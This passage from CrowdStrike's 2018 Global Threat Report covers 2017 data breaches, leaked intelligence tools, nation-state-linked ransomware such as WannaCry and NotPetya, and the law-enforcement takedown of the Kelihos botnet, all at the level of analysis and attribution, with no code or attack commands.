

# 2018 GLOBAL THREAT REPORT

BLURRING THE LINES  
BETWEEN STATECRAFT  
AND TRADECRAFT

**INSIDE:**

- TARGETED INTRUSIONS
- CRIMINAL AND HACKTIVIST ACTIVITY
- 2018 PREDICTIONS

 CROWDSTRIKE



# FOREWORD

It's been another banner year for bad actors.

Not only did the volume and intensity of cyberattacks hit new highs, the overall level of sophistication across the global threat landscape experienced a meteoric rise. The theme of this year's report, "Blurring the Lines Between Statecraft and Tradecraft," reflects this disturbing trend.

There are several factors contributing to this fundamental leveling of the playing field between highly skilled — and typically well-funded — nation-state adversaries and their less sophisticated criminal and hacktivist counterparts. One of the biggest contributors is the "trickle-down effect" present in the cyberthreat arena.

The idea of trickle-down is not new. In fact, it's precisely how state-sponsored research and development programs are supposed to work: Governments fund development of sophisticated technologies, and those eventually get transferred out to the private sector as products and services. Consider GPS. It was originally designed for military applications, from missile targeting to tracking objects and assets on the ground. Now everyone has GPS in their pocket, and in their car. It's so ingrained in our daily lives, it's hard to remember how we ever managed without it. That's a textbook example of how government-sponsored technology can successfully trickle down to the masses.

Unfortunately, there's also a dark side to this phenomenon. That was certainly the case with WannaCry. This crippling malware epidemic was based on military-grade espionage techniques around a Windows vulnerability known as EternalBlue, which ultimately fell into the wrong hands. A great deal of effort, time

and money went into its development and, regrettably, it was leaked.

**The result of trickle-down in the field of cybersecurity has been a proliferation of military-grade weaponry for cyberwarfare being pushed down into the masses and commoditized.**

The consequences to legitimate organizations has been alarmingly clear. What makes these attacks so effective is that they are essentially immune to the traditional endpoint defense technologies that most organizations have relied on for the past 20 or more years.

As this report points out with great clarity, it's time for the good guys to step up. Defending against "government-grade" attacks requires enlisting a host of new security technologies and approaches that go beyond the simple signature-based prevention of the past. Check the Recommendations section of this report for actionable steps each of us can take to combat the potentially disastrous effects of trickle-down cyberattacks.

I sincerely hope that this document helps your understanding of important shifts in the threat landscape, and provides the information you need to make your organization more resilient, more prepared and better protected, so that together, we can stop breaches. 🛡️



**George Kurtz**  
CrowdStrike CEO and Co-Founder

# EXECUTIVE SUMMARY

During the past year, stolen and vulnerable data proved to be valuable weapons for adversaries of every stripe, spanning across all geographies, affiliations and motivations. Data extortion, data ransom and outright theft have affected both large and small organizations throughout the world. Data even facilitated the most destructive attacks of the year when stolen cyber espionage tools, EternalBlue and DoublePulsar, were first leaked by the Shadow Brokers, and then rapidly incorporated into targeted intrusion and criminal campaigns, including WannaCry and NotPetya. The rapid adoption of these leaked state-sponsored tactics, techniques and procedures (TTPs) is emblematic of one of the most prominent and alarming trends observed in the gathering of this report: namely, the intermingling and cross-pollination of TTPs across the spectrum from sophisticated nation-state actors to the opportunistic criminal element.

## Blurred Lines

The blurring of lines referenced in the title of this report has manifested in various ways in the past year. In many cases, less technically adept actors "upped their game" by employing TTPs that would normally be above their pay grade. In other instances, state-affiliated actors known for their highly evolved targeted intrusion TTPs took a page from lower-echelon eCrime adversaries. For example, the WannaCry and NotPetya attacks heralded the rise of nation-state-sponsored ransomware, as CrowdStrike Falcon Intelligence and other organizations linked the malware and TTPs used in these operations to the Democratic People's Republic of Korea (DPRK) and Russia, respectively. Although the repurposing of criminal malware is not a new phenomenon (particularly for Russian adversaries), this is a

notable trend considering ransomware's rapid growth in 2016 and 2017, suggesting targeted intrusion adversaries are taking note of what is successful in the eCrime marketplace. Likewise, WannaCry and NotPetya appeared to influence criminally motivated adversaries when a rise in the use or development of Server Message Block (SMB) spreading techniques appeared in eCrime operations in the late summer of 2017.

## Expanding Exploits

Exploits continue to proliferate across the threat landscape, as was observed in the rapid spread of CVE-2017-0199, among others. Actor-agnostic TTP trending also showed a rise in the use of commodity tools and penetration-testing software (e.g., Cobalt Strike). Supply chain attacks incorporating poisoned software

update packages was a rising TTP. This malware dissemination technique was notably used in the NotPetya campaign in late June 2017, but it was observed throughout the year from eCrime and targeted intrusion adversaries. Underlying all of these TTP trends is an overall effort to avoid attribution, blend in with the crowd and otherwise challenge the computer network defender.

## Score One For The Good Guys

The coordinated multi-agency takedowns of major eCrime actors and networks during 2017 helped balance the scales and disrupt operations of profit-driven cybercrime groups. Given the tenacity and anonymity that surrounds many cybercriminals, law enforcement actions such as takedowns, arrests, and the sentencing of individuals who are involved in cybercrime are major successes for law enforcement agencies. These actions often temporarily splinter the criminal community, as actors examine their operational security and look for alternative methods for committing their crimes.

## Undetected Malware and Breakout Time

Although an interesting trend observed during the past year was an increase in malware-based over malware-free attacks, a more sobering finding was that 39 percent of all incidents in 2017 were malicious software that went undetected by traditional antivirus, leaving organizations relying on these legacy solutions openly vulnerable to these threats and demonstrating a need for next-generation endpoint protection.

According to incidents CrowdStrike investigated, the average "breakout time" in 2017 was 1 hour



and 58 minutes. Breakout time indicates how long it takes for an intruder to jump off the initial system (beachhead) they had compromised and move laterally to other machines within the network. This statistic shows how much time on average defenders have to detect the initial intrusion, investigate it and eject the attacker from the network before they bury themselves deeper and steal or destroy sensitive data, which can make remediation much more complex.

## Get A Room

While government, healthcare and financial organizations remained among the most preferred prey of eCrime and targeted intrusion actors, the hospitality sector emerged in the past year as a growing target for criminals and, in a more unsettling turn, nation-state adversary groups, as well. International hotel chains, in particular, offer ripe picking for financial crimes, from stealing identities to pilfering credit card numbers via point-of-sale transactions. State-affiliated adversaries have also developed a deep interest in the lodging sector, whether for tracking persons of interest while they are traveling, or to enable access to these potential victims when they use electronic devices outside the confines of protected networks.

-----

**Numerous additional insights are contained in the pages that follow.** These findings have been organized into three dovetailed sections, representing the research conducted in 2017 by CrowdStrike's threat intelligence, managed hunting and Threat Graph data collection and analysis units. ➔

# METHODOLOGY

The information in this report was compiled using the following resources:

## Falcon Intelligence™

The CrowdStrike Falcon Intelligence team provides in-depth and historical understanding of adversaries, their campaigns and their motivations. The global team of intelligence professionals tracks 95 adversaries of all types, including nation-state, eCrime and hacktivist actors. The team analyzes adversary tools, tactics and procedures (TTPs) to deliver in-depth, government-grade intelligence to enable effective countermeasures against emerging threats.

## Falcon OverWatch™

CrowdStrike Falcon OverWatch provides proactive threat hunting conducted by a team of experienced threat hunters providing 24/7 coverage on behalf of CrowdStrike customers. In 2017, OverWatch identified and helped stop more than 20,000 breach attempts, employing expertise gained from daily "hand-to-hand combat" with sophisticated adversaries. The OverWatch team works to identify hidden threat activity in customers' environments, triaging, investigating and remediating incidents in real time.

## CrowdStrike Threat Graph™

As the brains behind the CrowdStrike platform, Threat Graph is a massively scalable, cloud-based graph database model custom built by CrowdStrike. It processes, correlates and analyzes petabytes of real-time and historical

data collected from over 90 billion events a day across 176 countries. The Threat Graph architecture combines patented behavioral pattern matching techniques with machine learning and artificial intelligence to track the behaviors of every executable across CrowdStrike's global customer community. This combination of methodologies enables the identification and blocking of previously undetectable attacks, whether or not they use malware.

## CrowdStrike Services

This report references the CrowdStrike Services organization and its annual report, the "CrowdStrike Cyber Intrusion Services Casebook," which recounts real-life client incident response (IR) engagements handled by the services team. In addition to hands-on IR services conducted by its team of professional investigators, CrowdStrike Services provides proactive services such as cybersecurity maturity assessments, IR policy and playbook development, tabletop exercises, red teaming operations and compromise assessments. Response and remediation services are conducted by highly experienced IR experts who investigate breaches to determine how attackers accessed a client's environment; mitigate attacks and eject intruders; and analyze attacker actions and provide clients with actionable guidance to prevent future adversary access. 🚫

# NAMING CONVENTIONS

This report follows the naming conventions instituted by CrowdStrike Falcon Intelligence, which categorizes adversaries according to their nation-state affiliations or motivations (e.g., eCrime or hacktivist). The following is a guide to these adversary naming conventions.

Adversary	Category or Nation-State
 BEAR	Russian Federation
 CHOLLIMA	Democratic People's Republic of Korea (North Korea)
 JACKAL	Hacktivist
 KITTEN	Iran
 LEOPARD	Pakistan
 PANDA	People's Republic of China
 SPIDER	eCrime
 TIGER	India

# TABLE

# OF CONTENTS

03	Foreward
04	Exec Summary
06	Methodology
07	Naming conventions
<u>10</u>	<b>FINDINGS PART 1: CROWDSTRIKE FALCON INTELLIGENCE</b>
10	Introduction
11	Weaponization of Data
16	Middle Eastern Origins
17	The Takedown Effect
<u>24</u>	<b>TARGETED INTRUSION</b>
25	China
30	Russia
35	Iran
38	North Korea (DPRK)
40	Other Adversaries
<u>42</u>	<b>ECRIME</b>
45	Banking Trojans
48	Targeted eCrime
<u>52</u>	<b>HACKTIVISM</b>
53	2018 Outlook
<u>56</u>	<b>CONCLUSION</b>
<u>58</u>	<b>FINDINGS PART 2: CROWDSTRIKE FALCON OVERWATCH</b>
58	Introduction
59	Hospitality Sector Heavily Targeted throughout 2017
63	Intrusion Campaign Against Legal Sector Uses PowerShell-GitHub-Shell
64	Growing Tensions Between U.S. and DPRK Coincide with CHOLLIMA Activity
65	Suspected KITTEN Attacks Target Middle East
65	PANDA Actor Harvests Call Data from Telecommunications Provider
66	PANDAs Increase Their Targeting of Western Policy-Focused NGOs
<u>70</u>	<b>FINDINGS PART 3: CROWDSTRIKE THREAT GRAPH</b>
71	Background
73	Recent Attack Types and Their Targets Using Threat Graph Telemetry
73	Dwell Time and Lateral Movement Speed
73	Antivirus Effectiveness
75	Malware-Free Attacks by Industry
<u>78</u>	<b>RECOMMENDATIONS</b>

## Findings Part 1

# CROWDSTRIKE

# FALCON

# INTELLIGENCE

### Introduction



CrowdStrike Falcon Intelligence introduced 16 new actor profiles in 2017 – nine eCrime adversaries and seven targeted intrusion adversaries – bringing the total of identified, named adversaries to 95. In the following section, the Falcon Intelligence team presents highlights from the most significant events in the cyberthreat landscape. The analysis presented demonstrates how threat intelligence can provide a deeper understanding of the motivations and objectives of these actors, and how to use that information to better defend your organization.

## Weaponization of Data

On September 7, 2017, consumer credit reporting agency Equifax announced a cybersecurity incident potentially impacting more than 143 million U.S. consumers, making this incident one of the largest reported breaches of 2017. Although such big events garner headlines, the scale of the problem can be obscured by the sheer volume of data breaches that occur on a daily and weekly basis. In many ways, the unintended compromise of data can be “death by a thousand cuts” for consumers who have offered their information up to online forms servicing a plethora of organizations, from their local school boards to their doctors’ offices.


In fact, the top two sectors in CrowdStrike data breach reporting have been government and healthcare. At least half of these reported incidents concerned smaller organizations – city-level entities in the case of the government, and local hospitals and doctors’ offices in the case of healthcare. The high percentage of occurrences in these sectors may be due to penalties imposed on organizations for failure to report a data exposure. Regardless, the evidence shows that ransomware and extortion attacks are extremely common in both sectors.

Financially motivated adversaries targeted retail and hospitality sectors with attacks focused on point-of-sale (PoS) devices, an operational model that often results in the resale of stolen credit cards in criminal marketplaces. Large-scale criminal operations from adversaries such as CARBON SPIDER and COBALT SPIDER can often fuel more sophisticated PoS operations.

In addition to the disclosed Equifax breach, one-third of the reported financial sector breaches affected cryptocurrency companies with an array of threats, from attempts to steal tokens to the compromise of systems via spear phishing. Although the rising value of cryptocurrencies may lead one to believe these are eCrime threats, it is possible such operations are undertaken by nation-states aiming to increase revenue (e.g., DPRK).

Even the Equifax breach may have been the work of targeted intrusion adversaries. While not attributed to a particular actor, open-source reporting has indicated investigators are researching whether a state-sponsored adversary is responsible. Previously, Chinese state-sponsored actors were linked to large-scale data breaches at health insurers and the U.S. Office of Personnel Management (OPM) in 2015. As was the case with these previous breaches, and those that fueled the Shadow Brokers and WikiLeaks releases this year (noted below), the effects of many of the reported breaches of 2017 may not be known for some time.

**Figure 1**  
Reported Data  
Compromises per Industry



## Data from Previous Breaches of U.S. Intelligence Agencies Released

The U.S. intelligence community was particularly affected by data breaches. These include public disclosures of purported tools used by the Central Intelligence Agency (CIA) via WikiLeaks throughout 2017, and the Shadow Brokers' leak of National Security Agency (NSA) tools and exploits in April of that year. Although both breaches likely occurred prior to 2017, serious effects of the leaks were more fully realized in 2017.

### Shadow Brokers

On April 8 and April 14, 2017, the Shadow Brokers threat actor announced the public disclosure of tools and exploits, which they claim were used by the targeted intrusion adversary publicly known as the Equation Group. The April 8 release purportedly included Unix tools and exploits. The April 14 release included exploits and tools designed to target several versions of the Windows operating system and related enterprise software.

Included in the leaked tools were the Eternal family of exploits/vulnerabilities and the backdoor DoublePulsar. These were incorporated by a large number of malicious adversaries. The EternalBlue vulnerability in particular fueled fast-propagating operations such as WannaCry and NotPetya. Additional eCrime operations, which did not explicitly include Eternal exploits, were nevertheless inspired to experiment with SMB-spreading mechanisms.

### WikiLeaks Vault 7 and Vault 8

On March 7, 2017, WikiLeaks began publishing documents under a program dubbed Vault 7. Subsequent releases occurred every one to two weeks until September 2017. For the Vault 7 releases, WikiLeaks disclosed the configuration, installation and operation manuals for many pieces of malware, but did not release specific exploit or malware code for any of these products. This decision was amended for the Vault 8 releases, which began on Nov. 9, 2017. The aim for Vault 8 appears to be to provide source code and analysis for CIA cyber tools, including those described in the previous Vault 7 series.

WikiLeaks claimed that the purpose of this series of leaks was "to initiate a public debate about the security, creation, use, proliferation and democratic control of cyber weapons." The effect of Vault 7 was likely an international awareness of the capabilities of the U.S. intelligence community. With the decision to include source code in the Vault 8 releases, the chances of malicious tools being repurposed increases significantly. 🚫

### Self-Serving Extortion Actors

Although not all data exposures are the result of malicious actors, several significant breaches occurred in 2017, highlighting the need for tighter security over data and the popularity of data acquisition by a variety of actors intent on ransoming or otherwise monetizing it.

#### OurMine: Self-Proclaimed Gray Hat Group

CrowdStrike Falcon Intelligence saw renewed activity from the self-styled security group OurMine. This adversary appears to be a financially motivated gray-hat-like group that compromises social media accounts and websites, stealing data in order to publicly shame companies, then urging them to buy their security services. Despite its claim to now represent a legitimate company, OurMine team tactics can still be characterized as extortive. This group claimed to have compromised both Home Box Office (HBO) and Sony PlayStation Network (PSN), which demonstrates a focus on entertainment and technology sector victims. Falcon Intelligence assesses that OurMine comprises multiple members, some of whom reside in Saudi Arabia.

#### OVERLORD SPIDER: Aggressively Monetizing High-Profile Data

This adversary targets entertainment and healthcare sector targets with undisguised data extortion attacks. OVERLORD SPIDER relies on the relatively poor security practices of small or less-sophisticated firms, and takes advantage of the potential legal, financial and public relations liabilities resulting from the potential loss of customers' data. Thus, the main extortive threat from this actor involves the release of personally identifiable information (PII) belonging to high-profile customers of the victim company. To raise awareness of the breach, OVERLORD SPIDER

often conducts aggressive dissemination efforts — naming the victim in social media, for example, and interacting with technology journalists.

The actor has identified Bitcoin (BTC) as its preferred method of data ransom payment.

## 2018 Outlook

### Data Breaches & Exposure

A third of all CrowdStrike reporting on data breaches references inadvertent or accidental disclosure, but even these unintentional exposures can lead to malicious activity. Actors across the motivation spectrum have taken advantage of unsecured data.

### State-Sponsored Ransomware

This year was punctuated by high-profile campaigns linked to nation-states in which ransomware may have been used for financial or disruptive purposes, or instances

where destructive malware was disguised as ransomware. What was once a criminally motivated operation model appears to have been adopted by nation-states that are seeking alternative sources of income (e.g., DPRK) or a means to disable opponents (e.g., Russia).

**Table 1**  
Ransomware Campaigns with Possible or Confirmed Links to Targeted Intrusion Adversaries

Malware	Target	Nation-State Linked	Destructive	Use of EternalBlue
VenusLocker RoK cluster	South Korea	Possibly DPRK	N/A	N/A
WannaCry	Worldwide	DPRK	N/A	✓
XData	Ukraine	Russia	Possible	N/A
NotPetya	Ukraine, but other countries impacted	Russia	✓	✓
IsraBye	Israel	Possible: May be geopolitically motivated hacktivist activity	✓	N/A
BadRabbit	Ukraine, Russia	Russia	N/A	N/A
Tyrant	Iran	Possible: Targeting suggests nexus to Iranian government	N/A	N/A

## WANNACRY

### Heralding the Rise of Nation-State Linked Ransomware

On May 12, 2017, a new ransomware family called WannaCry began making headlines as it rapidly infected the networks of organizations across the globe. The scale of this attack, which expanded rapidly over the course of a single day, was unique. The authors of this malware incorporated sophisticated propagation techniques, leveraging the recently released EternalBlue vulnerability (CVE-2017-0144) and the DoublePulsar backdoor. The self-propagation aspect of this malware ensured a high infection rate among

organizations that had not yet implemented the associated updates to their systems.

The demand for Bitcoin and indiscriminate targeting profile suggests that the adversary behind this campaign was financially motivated, much like previously observed eCrime threats. However, code overlaps with malware linked to DPRK adversaries implied this operation was state-sponsored. Following months of reporting that intelligence agencies had attributed the attack to DPRK state-sponsored actors, on Dec. 18, 2017, the U.S. government directly credited North Korea with creating and distributing the malware.

Characteristic	WannaCry	Hawup RAT LABYRINTH CHOLLIMA	TwoPence STARDUST CHOLLIMA
Generation of fake TLS handshake	✓	✓	✓
Preference for Microsoft Visual Studio 6.0	✓	✓	✓
Contains code based on minizip	✓	✓	✓
Deployed through a dropper that extracts payload from an embedded password-protected drive	✓	✓	
Conversion routine for hand-coded cryptographic data	✓		✓
API functions resolved dynamically	✓		✓

**Table 2**  
Code Overlaps Between WannaCry and DPRK Adversary Tools



Technical analysis of the toolset used by DPRK adversaries has supported a code-sharing hypothesis

Falcon Intelligence has previously assessed that North Korean adversaries use cyber operations to acquire funds and foreign currency for the Kim regime. Throughout the latter half of 2017, LABYRINTH CHOLLIMA appears to have increased the number of cryptocurrency-themed spear-phishing campaigns, suggesting a high level of interest in Bitcoin and the acquisition of cryptocurrency.

Furthermore, WannaCry was not the first

attempt by DPRK actors to use ransomware. Sensitive source reporting identified an earlier campaign, allegedly active between December 2016 and March 2017, that leveraged the commodity ransomware VenusLocker. Samples from this cluster of VenusLocker activity featured the ability to encrypt Hangul Word Processor (HWP) and a Korean-language extortion message, suggesting South Korea was a specific target for this operation.

## From NotPetya to BadRabbit

### A Series of Ransomware and Pseudo-Ransomware Campaigns Targeted Ukraine

On June 27, 2017, another apparent ransomware variant named NotPetya began to spread globally using the EternalBlue vulnerability. This activity initially elicited comparisons to the WannaCry campaign. However, technical analysis revealed an extensive operation using several ransomware variants that appeared to specifically target Ukrainian users.

In addition to the use of EternalBlue in the NotPetya campaign, these operations leveraged multiple TTPs to infect devices and propagate these ransomware variants. These TTPs included supply chain interdiction, strategic web compromises and credential harvesting to facilitate propagation. In the case of NotPetya specifically, file recovery was not possible, indicating this was not a financially motivated operation, but rather a destructive attack disguised as ransomware. These TTPs, as well as the choice of targets, suggest this operation is aligned with Russian state-sponsored hackers.

**Table 3**  
Ransomware Events Targeting Ukraine

DATE	Malware	CODE OVERLAP	Infection Vector
May 18	XData	Criminal ransomware AES-NI	M.E.Doc update
June 22	PSCrypt	N/A	Unsecured RDP ports
June 26	FakeCry	WannaCry in appearance only	M.E.Doc update
June 27	NotPetya	Petya	M.E.Doc update, SWC campaign, EternalBlue propagation
Oct. 24	BadRabbit	NotPetya	SWC

Initial infections of NotPetya appeared on systems running a legitimate updater for the document management software M.E.Doc. Ukrainian companies and companies operating in Ukraine rely on the M.E.Doc software to maintain tax information and payroll accounting. Subsequently, CrowdStrike Falcon Intelligence was able to confirm through Falcon telemetry that M.E.Doc updates were an initial infection vector for NotPetya. Additional reports indicate that a separate malware family, XData, was also pushed by these software update packages as early as May 2017. Falcon Intelligence assesses it is highly likely that Russia-based adversaries had awareness of M.E.Doc, given the widespread integration of this software into business and government communications.

Many of these campaigns appeared to imitate ransomware on the surface. However, the true intent of these operations was not financial gain, as is typically the case with ransomware — it was to destroy data on targeted networks. The XData campaign, for example, did not provide a payment amount or guidance on how file recovery could occur. The operators of NotPetya initially offered an email to facilitate payment, but this address was suspended shortly after news of the malware broke. A truly financially motivated actor likely would not have implemented such a fragile payment mechanism, indicating the motivation for the actor behind NotPetya was not financial gain, but rather data destruction. Moreover,

the developers of NotPetya altered Petya ransomware to erase the decryption key after encrypting the master file table (MFT). This technique offers no method to recover the files, making NotPetya a wiper, not ransomware. It should also be noted that the NotPetya developers altered the Petya binary, suggesting the adversary did not have access to the source code, and therefore, reverse-engineered the malware. This also reaffirms the assessment that NotPetya and Petya were created by separate developers.

The NotPetya successor BadRabbit adhered more closely to the designation of ransomware, technically enabling data recovery, although the process for acquiring a recovery key did not appear to be user-friendly and it is unknown

whether the attacker would have responded with the required information. The lack of concern for file recovery strongly suggests the adversary is not financially motivated, but rather seeking to harass the victim organizations — and possibly to erode trust in the networks that support a variety of essential functions for the affected companies and government entities.

Masking these attacks as eCrime is reminiscent of a Russian military doctrine known as maskirovka, which features deception, concealment and disguise. The goal of maskirovka is not only to deceive or confuse an adversary, but also to hide the true origin or intent of an operation. Although NotPetya was eventually revealed to be a wiper, the veneer of ransomware delayed this initial assessment. 🚫

## Middle East Origins

### IsraBye

Discovered in early August 2017, IsraBye is a wiper that displays a ransom message listing fictitious conditions for file recovery. Technical analysis indicated the developer likely intended that the files be destroyed permanently. When executed, the malware displays anti-Israeli and pro-Palestinian imagery, rhetoric and audio content on victim machines while overwriting files and appending their names with the .israbye suffix. The displayed content contained references to the Al Aqsa Mosque compound, reinforcing the intended timing of this operation, which coincided with clashes surrounding controversial July 2017 security measures put in place by Israeli security service at the Al Aqsa compound. The anti-Israel content and the timing of this malware operation indicate that it was almost certainly politically motivated. Multiple elements of the wiper are indicative of a hacktivist developer. For instance, the background image used for the wiper is identical to a defacement page used by the Palestinian hacktivist group Giant's-ps.

### Tyrant and WannaSmile

Throughout the latter part of 2017, Falcon Intelligence observed an increase in ransomware attacks targeting internet users in locations where the Farsi language is spoken. Open-source reporting listed at least two recent cases, in October and November 2017, involving ransomware families called Tyrant and WannaSmile. Although reports suggested these cyber operations were criminal in nature, Falcon Intelligence assesses that both the Iranian government and state-sponsored actors could have equal motivation for conducting these attacks.

According to an Iranian government authority, the Psiphon virtual private network (VPN) software was spoofed by the purported operators of the Tyrant campaign and used to distribute the ransomware. Psiphon is used to evade government censorship and filtering efforts, and thus, this software and its users are likely targets for the Iranian government. Iran has an extensive history of targeting popular applications such as Psiphon with restrictions

and strict regulations. If the Tyrant operation was motivated by domestic security interests, this case highlights the potential that the Iranian

government uses the cover of cybercrime operations to disrupt or poison the uptake of software such as Psiphon. 🚫

### 2018 Outlook

#### Nation-State-Linked and Targeted Ransomware

High-profile attacks in 2017 have introduced the possibility that ransomware could be used for geopolitical, and even militaristic, purposes. It is possible this trend of nation-state ransomware has plateaued, but it is even more likely that other nations — perhaps smaller countries — or even hacktivist groups will use ransomware and pseudo-ransomware wipers to disrupt victims, eroding trust between vital businesses and their customers or between governments and their constituencies.

In 2017, these attacks used TTPs that were novel and trending in 2017, including the use of the EternalBlue vulnerability and the compromise of software update supply chains. Incidents described here can be characterized by the combination of eCrime ransomware operations and targeted intrusion techniques. Therefore, in 2018 and beyond, new campaigns could incorporate the latest vulnerabilities or additional TTPs that have not been previously observed or associated with ransomware campaigns.

## The Takedown Effect

Falcon Intelligence reported on several law enforcement actions targeting cybercrime (see Figure 2). Such efforts included arrests, botnet takedowns, shutting down forums associated with criminal activity, and legal injunctions against infrastructure. In some cases, these operations require cooperation among multiple international law enforcement agencies with assistance from private and non-profit cybersecurity elements. The ZOMBIE SPIDER takedown, described below, is a notable example of how broad support for a


law enforcement operation can create a ripple effect in the eCrime ecosystem.

An example of this ripple effect was observed in July 2017, with the takedowns of the darknet markets AlphaBay and Hansa, a collaboration between multiple international law enforcement agencies — notably, the Dutch National Police and the U.S. Federal Bureau of Investigation (FBI). In combination with the collapse of TradeRoute, the operation against AlphaBay and Hansa has led to months of

disarray for centralized darknet markets.

On a smaller scale, legal proceedings can be an effective means to handle individual eCrime actors. In December 2017, individual affiliates of

both HOUND SPIDER and INDRIK SPIDER faced legal action. Although these arrests may not dismantle the larger criminal enterprise, they can prompt other actors to examine the risks they are taking when engaging in cybercrime.



### The Fall of ZOMBIE SPIDER

On April 7, 2017, Pytor Levashov — who predominantly used the alias Severa or Peter Severa and whom Falcon Intelligence tracks as ZOMBIE SPIDER — was arrested in an international law enforcement operation led by the FBI. ZOMBIE SPIDER’s specialty was large-scale spam distribution, a fundamental component of cybercrime operations. Levashov was the primary threat actor behind a botnet known as Kelihos and its predecessors, Waledac and Storm. In addition to Levashov’s arrest, there was a technical operation conducted by Falcon Intelligence to seize control of the Kelihos botnet.

The Kelihos botnet was a peer-to-peer (P2P) botnet that used infected systems as proxies to relay information between each other and the Kelihos backend servers. In order to seize control of Kelihos, Falcon Intelligence leveraged a technique known as peer list poisoning. This

process propagated a carefully crafted peer list that prevented the threat actor (in this case ZOMBIE SPIDER) from communicating with infected systems. As a result of the peer list poisoning, the P2P network was transformed into a centralized network, with infected hosts only being able to communicate with the sinkhole operated by Falcon Intelligence. The IP address victim information collected by the sinkhole was distributed by the non-profit organization Shadowserver to global internet service providers (ISPs) and computer emergency response teams (CERTs) to assist with remediation efforts.

ZOMBIE SPIDER provided criminal services to a large number of affiliates, with Kelihos spam campaigns varying greatly over the years. Although pharmaceutical spam was a threat consistently supported throughout Kelihos’ lifespan, the botnet was also used to distribute major banking Trojans such as Panda Zeus

(developed by BAMBOO SPIDER), Gozi ISFB and Nymain, as well as large-scale phishing and “pump-and-dump” stock campaigns. Prior to the takedown operation, Kelihos was one of the largest spam botnets on the criminal market. It was originally estimated that an average of 40,000 machines were connecting to the P2P

network per day, but following the takedown operation, it was discovered that the number of machines was in fact approximately 70,000 per day. In its final weeks of operation, Kelihos predominantly supported campaigns for Shade ransomware, Cerber ransomware, bank phishing scams and money mule lures.

### Link to Russian Government

On Oct. 3, 2017, a Spanish court decided to extradite Levashov to the United States, an action that the Russian Federation attempted to block by filing a counter-extradition request on Sept. 22, 2017. Levashov’s defense claimed that he had “access to information constituting state secrets through the university in St. Petersburg.” Furthermore, during the court proceedings, Levashov claimed that he had worked for the United Russia Party for 10 years as an officer in the Russian Army by “collecting various information on opposition parties.” According to open-source reporting, United Russia has denied this claim.

CrowdStrike previously reported on Levashov’s potential affiliation with the Russian government. In a forum post from 2013, his Severa persona discussed an offer that he allegedly received from the FSB to lead a team in protecting Russia from electronic threats and providing a reactive response, if required. If this forum post was indeed legitimate, it provides a unique insight into the FSB’s recruitment campaigns and the suspected hiring of criminal actors. It also hints that the Russian government will overlook criminal acts, particularly operations that target Western nations, if they benefit the Russian state. This provides cybercriminals who operate out of Russia a safe haven, and potential job opportunities within the Russian government in addition to their criminal enterprises. This aligns with Russia’s previous warning to its citizens against traveling to countries that have an extradition treaty with the United States, due to the possibility of arrest and prosecution.

### Observed Changes to eCrime Distribution

With the Kelihos spam botnet no longer in operation and ZOMBIE SPIDER behind bars, multiple criminal operators moved to different distribution methods. For example, Falcon Intelligence has observed the Cutwail spam botnet distributing Gozi ISFB and the Magnitude exploit kit distributing Cerber ransomware.

MONTY SPIDER, operator of the CraP2P spam botnet (aka Necurs spambot), appeared to be a clear beneficiary of the Kelihos takedown. CraP2P has not only distributed the pump-and-dump spam, but has also picked up WIZARD SPIDER and INDRIK SPIDER as possible customers. Operators of ransomware — particularly Jaff, Locky, and Globe Imposter — made use of CraP2P for distribution during Summer 2017.

### Spam Botnets and Law Enforcement

Spam botnets such as Cutwail and CraP2P, which have sustained operations in the wake of the ZOMBIE SPIDER takedown, are likely to continue at their current pace. However, established and well-resourced operations may develop in-house solutions for distributing their malware, as was observed from several banking Trojan operators experimenting with various propagation methods.

Given the tenacity and anonymity that surrounds many cybercriminals, law enforcement actions such as takedowns, arrests and the sentencing of individuals who are involved in cybercrime are major successes for law enforcement agencies. These actions often temporarily splinter the criminal community, as actors examine their operational security (OPSEC) postures and look for alternative methods for committing their crimes.

